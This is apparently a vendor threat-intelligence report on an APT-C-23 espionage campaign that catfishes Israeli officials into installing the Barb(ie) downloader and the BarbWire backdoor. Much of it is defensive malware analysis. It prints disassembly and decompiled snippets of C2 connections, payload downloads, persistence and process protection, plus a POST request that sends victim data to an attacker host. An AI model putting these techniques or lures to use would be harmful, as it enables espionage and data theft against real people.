

Operation Bearded Barbie: APT-C-23 Campaign Targeting Israeli Officials



April 6, 2022 | 11 minute read

Over the last several years, the [Cybereason Nocturnus Team](#) has been tracking different APT groups operating in the Middle East region, including two main sub-groups of the Hamas cyberwarfare division: [Molerats](#) and [APT-C-23](#). Both groups are Arabic-speaking and politically-motivated that operate on behalf of [Hamas](#), the Palestinian Islamic-fundamentalist movement and a [terrorist organization](#) that has controlled the Gaza strip since 2006.

While most of the [previously reported](#) APT-C-23 campaigns seemed to [target Arabic-speaking individuals](#) in the Middle East, Cybereason recently discovered a new elaborate campaign targeting Israeli individuals, among them, a group of high-profile targets working for sensitive defense, law enforcement, and emergency services organizations.

The campaign operators use sophisticated social engineering techniques, ultimately aimed to deliver previously undocumented backdoors for Windows and Android devices. The goal behind the attack was to extract sensitive information from the victims devices for espionage purposes.

Our investigation reveals that APT-C-23 has effectively upgraded its malware arsenal with new tools, dubbed *Barb(ie) Downloader* and *BarbWire Backdoor*, which are equipped with enhanced stealth and a focus on operational security. The new campaign that targets Israeli individuals seems to have a dedicated infrastructure that is almost completely separated from the known APT-C-23 infrastructure which is assessed to be more focused on Arabic-speaking targets.

Key Findings


- **New Espionage Campaign Targeting Israelis:** Cybereason discovered a new and elaborate campaign that targets Israeli individuals and officials. The campaign is characterized as an espionage campaign aiming to steal sensitive information from PCs and mobile devices belonging to a chosen target group of Israeli individuals working for law enforcement, military and emergency services.
- **Attribution to APT-C-23:** Based on our investigation and previous knowledge of the group, Cybereason assesses with moderate-high confidence that the group behind the new campaign is APT-C-23, an Arabic-speaking, politically motivated group believed to be operating on behalf of Hamas.

- **Social Engineering as Primary Infection Vector:** The attackers used fake Facebook profiles to trick specific individuals into downloading trojanized direct message applications for Android and PC, which granted them access to the victims' devices.
- **Upgraded Malware Arsenal:** The new campaign consists of two previously undocumented malware, dubbed *Barb(ie) Downloader* and *BarbWire Backdoor*, both of which use an enhanced stealth mechanism to remain undetected. In addition, Cybereason observed an upgraded version of an Android implant dubbed *VolatileVenom*.
- **APT-C-23 Stepping Up Their Game:** Until recently, the group has been using known tools which served them for years, and were known for their relatively unsophisticated tools and techniques. The analysis of this recent campaign shows that the group has revamped their toolset and playbook.

Luring the Victims: A Wolf in a Beauty's Clothing

To get to their targets, APT-C-23 has set up a network of fake Facebook profiles that are highly maintained and constantly interacting with many Israeli citizens. The social engineering tactic used in this campaign relies mostly on classic [catfishing](#), using fake identities of attractive young women to engage with mostly male individuals to gain their trust.

These fake accounts have operated for months, and seem relatively authentic to the unsuspecting user. The operators seem to have invested considerable effort in “tending” these profiles, expanding their social network by joining popular Israeli groups, writing posts in Hebrew, and adding friends of the potential victims as friends:



Fake Facebook account operated by APT-C-23

In order to give the profiles an even more authentic appearance, the group uses the accounts to “like” various Facebook groups and pages that are well known to Israelis, such as Israelis news pages, Israeli politicians' accounts and corporate pages:

Likes

All Likes



Magen David Adom Schweiz



Ofir Akunis - אופיר אקוניס



N12 - החדשות



וואלה!




יוסף שאוליאן טוען רבני ומשפטן



כנס שדרות לחברה




מגן דבורים אדום - SOS מצילים דבורים שהתנחלו לכם בבית



מד"א בת-ים - הדף הרשמי

Liked profiles showed on the above mentioned Facebook page

Over time, the operators of the fake profiles were able to become "friends" with a broad spectrum of Israeli citizens, among them some high-profile targets that work for sensitive organizations including defense, law enforcement, emergency services and other government-related organizations:




Some Facebook accounts that interacted with the fake account and their workplace

Another example of a fake profile used by APT-C-23 in this campaign, is the following:

היום הבנתי

שהחיבור שלך הוא

המטען של הלב שלי



Eden Mair

Fake Facebook account operated by APT-C-23


From Chat to Infection

After gaining the victim's trust, the operator of the fake account suggests migrating the conversation from Facebook over to WhatsApp. By doing so, the operator quickly obtains the target's mobile number. In many cases, the content of the chat revolves around sexual themes, and the operators often suggest to the victims that they should use a "safer" and more "discrete" means of communication, suggesting a designated app for Android.

In addition, they also entice the victims to open a .rar file containing a video that supposedly contains explicit sexual content. However, when the users open the video they are infected with malware.

The following diagram captures the flow of the infection:

- **The VolatileVenom Malware:** A supposedly "secure" and "confidential" Android messaging application.
- **The Barb(ie) Downloader:** A link to a site "hxps://media-storage[.]site/09vy09JC053w15ik21Sw04" downloads a .rar file that contains a private video and the BarbWire Backdoor payload:



Graph that describes the initial infection chain of the campaign


Stage One: Barb(ie) Downloader

Barb(ie) is a downloader component used by APT-C-23 to install the BarbWire backdoor. As mentioned above, in the infection phase the downloader is delivered alongside a video in a .rar file. The video is meant to distract the victim

from the infection process that is happening in the background.

The downloader sample analyzed in this section is named “Windows Notifications.exe”. When first executed, Barb(ie) decrypts strings using a custom base64 algorithm that is also used in the BarbWire backdoor. Those decrypted strings are different Virtual Machine vendor names, WMI queries, command and control (C2), file and folders names which are used in different phases of the execution.

One way the malware uses those strings is in performing multiple checks, such as anti-vm and anti-analysis checks, in order to determine that “the coast is clear.” If the check fails, a custom pop-up message is displayed to the user and the malware terminates itself:



Custom pop-up displayed to user before

terminating process: “Unable to start program 'http://localhost:60721/'”

If the malware finds the target machine to be clean and it doesn’t detect any sandboxing or other analysis being performed on the targeted device, the malware will continue its execution and collect information about the machine, including username, computer name, date and time, running processes and OS version.

Later, the malware will attempt to create a connection to the embedded C2 server: *fausto-barb[.]website*. When creating the connection, the malware sends information about the victim machine that is composed of the data collected. In addition, it sends other information to the C2, like the OS version, downloader name and compilation month (“windowsNotification” + “092021”) as well as information on any installed Antivirus software running:

| | | | |
|----------|-------|--|--|
| 010855BE | . FF | call dword ptr ds:[<&InternetOpenA> | |
| 010855C4 | . 898 | mov dword ptr ss:[ebp-640],eax | |
| 010855CA | . 850 | test eax,eax | eax:"Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10. |
| 010855CC | ✓ 0F8 | je windows_notifications2.1085A2B | |
| 010855D2 | . 6A | push 0 | |
| 010855D4 | . 6A | push 0 | |
| 010855D6 | . 6A | push 3 | |
| 010855D8 | . 6A | push 0 | |
| 010855DA | . 6A | push 0 | |
| 010855DC | . 68 | push 1BB | |
| 010855E1 | . FF3 | push dword ptr ds:[10FE050] | 010FE050:&"fausto-barb.websit |
| 010855E7 | . 50 | push eax | eax:"Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10. |
| 010855E8 | . FF3 | call dword ptr ds:[<&InternetConnectA> | |
| 010855EE | . 8BF | mov esi,eax | eax:"Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10. |
| 010855F0 | . 85F | test esi,esi | |
| 010855F2 | ✓ 0F8 | je windows_notifications2.1085A1A | |

C2 server for Barb(ie) downloader

```
"ns iwy="
<PEB.InheritedAddressSpace>
/
"Content-Type: application/x-www-form-urlencoded"
```

Data sent back to the C2 over http


Barb(ie) will attempt to download the payload by using the following URI: “/api/sofy/pony”:

| | | |
|-------|--|----------------------------------|
| . FF | call dword ptr ds:[<&HttpOpenRequestA> | |
| . 898 | mov dword ptr ss:[ebp-644],eax | [ebp-644]:"BL2FwaS9zb2Z5L3Bvbr |
| . 850 | test eax,eax | eax:"/api/sofy/pony |
| ✓ 0F8 | je windows_notifications2.1085A1A | |
| . 8B8 | mov eax,dword ptr ss:[ebp-618] | [ebp-618]:"ns iwy=hAERFU0tUT1AtM |
| . 33F | xor esi,esi | |
| . 850 | test eax,eax | eax:"/api/sofy/pony |


URI structure for Barb(ie) downloader

In addition, the downloader creates a file named “adblocker.dat” that stores the encrypted C2, copies itself to *programdata* and sets persistence via two scheduled tasks: “01” and “02”.

Interestingly, another Barb(ie) sample that was analyzed with a different name (“Windows Security.exe”) copies itself to appdata as well, but renames the executable to “Windows Notifications.exe” and sets the same persistence:



Two scheduled tasks created by Barb(ie) downloader for persistence



Execution of the Barb(ie) downloader as shown in the Cybereason XDR Platform

Looking at the metadata of *Windows Notifications.exe*, it appears that the author of the malware chooses a unique company name and product name that do not exist as part of Windows: “Windows Security Groups” as the company name, and “Windows Essential” as product name:

File

| | | |
|---|--|--------------------------|
| windows notification.exe | c:\programdata\windows notification\windows notification.exe | c:\programdata>window... |
| Image file | | Path |
| 2e92f80fe98e4db7eb2a3eb562e811271c28a8... | 5ab53af8b66a875cf69341e7e6560362 | Not specific |
| SHA1 Signature | MD5 signature | Product type |
| Windows Security Groups | Windows Essential | |
| Company name | Product name | |

Classification

| | | |
|-----------------|----------------|--------------------|
| Not specific | false | false |
| Product type | File is Signed | Signature Verified |
| Malware | | |
| Reputation type | | |

Metadata of the Barb(ie) downloader as shown in the Cybereason XDR Platform

Once a successful connection has been established with the C2, Barb(ie) will download the payload, the BarbWire backdoor.

BarbWire Backdoor

Background and Capabilities

The backdoor component of APT-C-23's operation is a very capable piece of malware, and it is obvious that a lot of effort was put into hiding its capabilities using a custom base64 algorithm. Its main goal is to fully compromise the victim machine, gaining access to their most sensitive data. The backdoor's main capabilities include:

- Persistence
- OS Reconnaissance
- Data encryption
- Keylogging
- Screen capturing
- Audio recording
- Download additional malware
- Local/external drives and directory enumeration
- Steal specific file types and exfiltrate data

Variants

According to the timeline of this operation, there are at least three different variants of the BarbWire backdoor. In addition to the compilation timestamp, there is the "sekop" flag that is used as an identifier for a currently running campaign. It is worth mentioning that the variant that was allegedly compiled in December 2021, still carries the Sep 2021 identifier, perhaps meaning that the Sep 2021 campaign was still ongoing for at least two months:

| MD5 Hash | Variant | Compilation timestamp | "sekop" | Similarity |
|--|-------------------|-------------------------|------------------|---------------------------|
| ff1c877db4d0b6a37f4ba5d7b4bd4b3b980eddef | Early variant | 2021-07-04 07:39:15 UTC | - | 62% with campaign variant |
| ad9d280a97ee3a52314c84a6ec82ef25a005467d | Analyzed Campaign | 2021-07-07 11:02:11 UTC | "&sekop=072021_" | 90% with new variant |
| 4dccb7095da34b3cef73ad721d27002c5f65f47b | New variant | 2021-12-28 11:17:12 UTC | "&sekop=092021_" | 59% with early |

Initial Execution and Victim Host Profiling

The BarbWire persistence techniques include the creation of a scheduled task and also the implementation of a known [Process protection](#) technique:


```

if ( ConvertStringSecurityDescriptorToSecurityDescriptor("D:P", 1u, &SecurityDescriptor, 0)
SetKernelObjectSecurity(v9, 4u, SecurityDescriptor);
if ( OpenMutexA(0x1F0001u, 0, Name) )
{
_loadaddll(0);
goto LABEL_270;
}
CreateMutexA(0, 0, Name);

```

Process protection implementation

The malware handles two execution scenarios; If it is being executed from a location that is other than %programdata%, the malware copies itself to %programdata%\WMIhosts and creates a scheduled task:



The operative path of the BarbWire Backdoor

When you create a task, you can specify the conditions that will trigger the task. To change these triggers,

| Trigger | Details | Status |
|-----------|-------------------|---------|
| At log on | At log on of User | Enabled |

The scheduled task created by the malware

According to a second execution scenario, where the file already operates from %appdata%, the malware starts collecting user information and gathering OS information including:

- PC name
- Username
- Process architecture
- Windows version
- Installed AV products using WMI

```

. 68 44 22 1F 01      push wmihosts.11F2244
. 68 50 21 1F 01      push wmihosts.11F2150
. 50                  push eax
. FF 51 50            call dword ptr ds:[ecx+50]
. 85 C0               test eax,eax
. 0F 88 FE 01 00 00   js wmihosts.115A0A1
. 8B 4D AC             mov ecx,dword ptr ss:[ebp-54]
. C7 45 A8 00 00 00 00 mov dword ptr ss:[ebp-58],0
. C7 45 D0 00 00 00 00 mov dword ptr ss:[ebp-30],0
. 85 C9               test ecx,ecx
. 0F 84 E5 01 00 00   je wmihosts.115A0A1
. 0F 1F 40 00         nop dword ptr ds:[eax]
. 8B 01               mov eax,dword ptr ds:[ecx]
. 8D 55 D0             lea edx,dword ptr ss:[ebp-30]
. 52                  push edx
. 8D 55 A8             lea edx,dword ptr ss:[ebp-58]
. 52                  push edx
. 6A 01               push 1
. 6A FF               push FFFFFFFF
    
```

WMI query to check installed AV products

In order to hide the malware’s most sensitive strings, which can disclose its capabilities and communication patterns, it uses a custom-built base64 algorithm.

After successful C2 decryption, the BarbWire backdoor initiates a connectivity check using Google’s domain, and then connects with the C2:

```

if ( !InternetCheckConnectionA("http://www.google.com", 1u, 0) )
    goto LABEL_2;
call_memmove(&v47, &a5);
v13 = (const CHAR *)call_some_lib(v47, v48, v49, v50, (int)v51, (int)v52);
v14 = 0;
LOBYTE(v77) = 1;
v69 = (int)v13;
if ( v67 )
{
    strcpy(v72, "-----7d82751e2bc0858");
    v58 = "Content-Type: multipart/form-data; boundary=-----7d82751e2bc0858";
}
    
```

Connectivity check code snippet

It is worth noting that the URIs are in the same format as in the Barb(ie) downloader analyzed above, and other related files pivoted in this research:

```

push 1
push dword ptr ds:[256560]
push 0
push 0
push wmihosts.24251C
push dword ptr ss:[ebp-654]
push wmihosts.242528
push eax
call dword ptr ds:[<&HttpOpenRequestA>]
mov edx,eax
    
```

One of the generated URLs with the same pattern as the downloader

24251C: "HTTP/1.1"
 [ebp-654]: "/api/sofy/pony"
 242528: "POST"

Once the initial information is gathered on the victim's OS and the connectivity check is completed, the BarbWire Backdoor finally initiates the connection with the C2 through a POST request:

```
POST /api/robert/gonzales HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; .NET4.0C; .NET4.0E)
Host: wanda-bell.website
Content-Length: 114
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
name=VB01[REDACTED]zFNQ&sov=ssekop=072021_WMI hosts&pos=windows 7 x64
```

OS data and campaign identifier

Initial POST packet with information on the victim's machine

The data that is sent in the POST request includes:

Parameter Data

- name A double layer encoded victim's OS information
- sov Installed AV name
- sekop Campaign identifier and malware filename
- pos The victim's OS and architecture

Data Collection and Exfiltration

The BarbWire backdoor can steal a wide range of file types, depending on the instructions it receives from its operators. It specifically looks for certain file extensions such as PDF files, Office documents, archives, videos, and images.

In addition to the local drives found on the host, it also looks for external media such as a CD-Rom drive. Searching for such an old media format, together with the file extensions of interests, could suggest a focus on targets that tend to use more "physical" formats to transfer and secure data, such as military, law enforcement, and healthcare:

```
v75 = Src;
if ( v156 >= 0x10 )
    v75 = (int *)Src[0];
if ( z_hasSubstr(z_len_file, (int)v75, 0, "CdRom", 5u) == -1 )
{
```


Searching for a CD-Rom drive presence

BarbWire stores the data it collects from the host on special folders it creates under %programdata%\Settings where it stores the collected data from the machine. Each stolen "type" (i.e. keylogged data, screen capture data etc.) has its own resource "code name" in the C2, appended to the previously generated user id:

```
"/api/robert/taustim/vB01[REDACTED]yWMDA3MDZFNQ/grimmer/luffy"
```

Below is a table summarizing each folder and its main role:

| Folder Name | Role |
|--------------------------------------|---|
| activationData, backup, recoveryFile | Staging data in a RAR archive and exfiltration, download additional payloads, volumes and documents of interest enumeration |
| logFile | Audio recording |
| scanLog | Keylogger log file |
| updateStatus | Screenshots files |




Folders created by the BarbWire Backdoor

Once the data is being staged and exfiltrated, the data is archived in a .rar file and sent to the C2 to a designated URI:

